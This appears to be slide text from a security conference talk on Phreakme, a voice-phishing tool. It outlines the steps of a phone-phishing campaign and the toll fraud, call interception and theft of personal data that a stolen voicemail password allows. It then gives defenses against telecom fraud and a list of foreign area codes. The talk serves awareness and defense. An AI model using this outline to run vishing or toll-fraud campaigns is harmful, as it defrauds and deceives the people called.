- Configure Phreakme calling number & SIP trunk (in asterisk & PHP)
- Set up a phishing recording - create the pretext
- Create a target list - the phone numbers
- Do a dry-run of the recording
- Run the campaign




# Phreakme - Why do I care?

- If I get your VM password - depending on system permissions
  - Forward calls to high cost destinations
  - Make new calls
  - Broadcast internal messages
  - Listen to VM (corp espionage?)
- DOB, SSN or other numeric info for password reset?
- Credit card info?

# Fraud & Abuse Defense

- Credential cracking protections
- Block international destinations that are in NANP besides just 011
- Disable call forwarding, and only allow it selectively
- Do not allow voicemail and conf bridge dialout and voicemail auto-dialback
- See what protections your provider has - bill limits, per-minute limits, destinations, etc.



# Fraud & Abuse Defense



- Set pins on LD trunks
- TLS & SRTP - At least make it harder. Cert mgt is hard, but even one org cert on a client helps. Use GOOD algorithms, and stay patched.
- Look for security or fraud mgt systems that learn traffic baselines and watch for changes in rate, ratio, frequency, and/or direction of calls

<https://github.com/phreakme/DC23>



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**BACKUP**

# Current Foreign NPAs (for U.S.)

264 ANGUILLA

268 ANTIGUA/BARBUDA

242 BAHAMAS

246 BARBADOS

441 BERMUDA

284 BRITISH VIRGIN ISLANDS

345 CAYMAN ISLANDS

767 DOMINICA

809 DOMINICAN REPUBLIC

829 DOMINICAN REPUBLIC

849 DOMINICAN REPUBLIC

473 GRENADA

658 JAMAICA

876 JAMAICA

664 MONTSERRAT

721 SINT MAARTEN

869 ST. KITTS AND NEVIS

758 ST. LUCIA

784 ST. VINCENT & GRENADINES

868 TRINIDAD AND TOBAGO

649 TURKS & CAICOS ISLANDS